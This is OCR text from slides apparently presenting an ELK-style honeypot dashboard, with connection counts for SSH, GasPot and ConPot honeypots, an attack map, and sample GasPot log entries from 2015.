
- A Dashboard
  (management needs it)
- Searching



METRICS

- A Dashboard
(management needs it)
- Searching
- Threat map
(management **NEEDS** it)

DASHBOARD



Default *

SSH Conections

31

Count

GasPot

4

Count

ConPot Connections

28

Count

Honeypot Sources


Attack Map

Leaflet | Tiles by MapQuest — Map data © OpenStreetMap contributors, CC-BY-SA

HoneyPots (activity)

Top 5 type	Count
ssh	1,579
conpot	28
gaspot	4

SEARCHING




*GasPot

September 25th 2015, 15:05:06.227 - September 25th 2015, 15:20:06.227 — by 30 seconds

```
Time       _source
September 25th 2015, 15:10:29.768  path: /opt/GasPot/all_attempts.log type: GasPot message: 09/23/2015 02:50 - Non ^A Command Attempt from: 50.131.187.245 @version: 1 @timestamp: September 25th 2015, 15:10:29.768 host: ip-172-31-17-31 tags: _grokparsefailure source-ip: %{src-ip} _id: AVAF6fdGBc6B0uvg9xuu _type: GasPot _index: logstash-2015.09.25

September 25th 2015, 15:10:29.768  path: /opt/GasPot/all_attempts.log type: GasPot message: 09/23/2015 02:50 - Non ^A Command Attempt from: 50.131.187.245 @version: 1 @timestamp: September 25th 2015, 15:10:29.768 host: ip-172-31-17-31 tags: _grokparsefailure source-ip: %{src-ip} _id: AVAF6fdGBc6B0uvg9xut _type: GasPot _index: logstash-2015.09.25
```


PROVIDE INTEL



Successful SSH connections

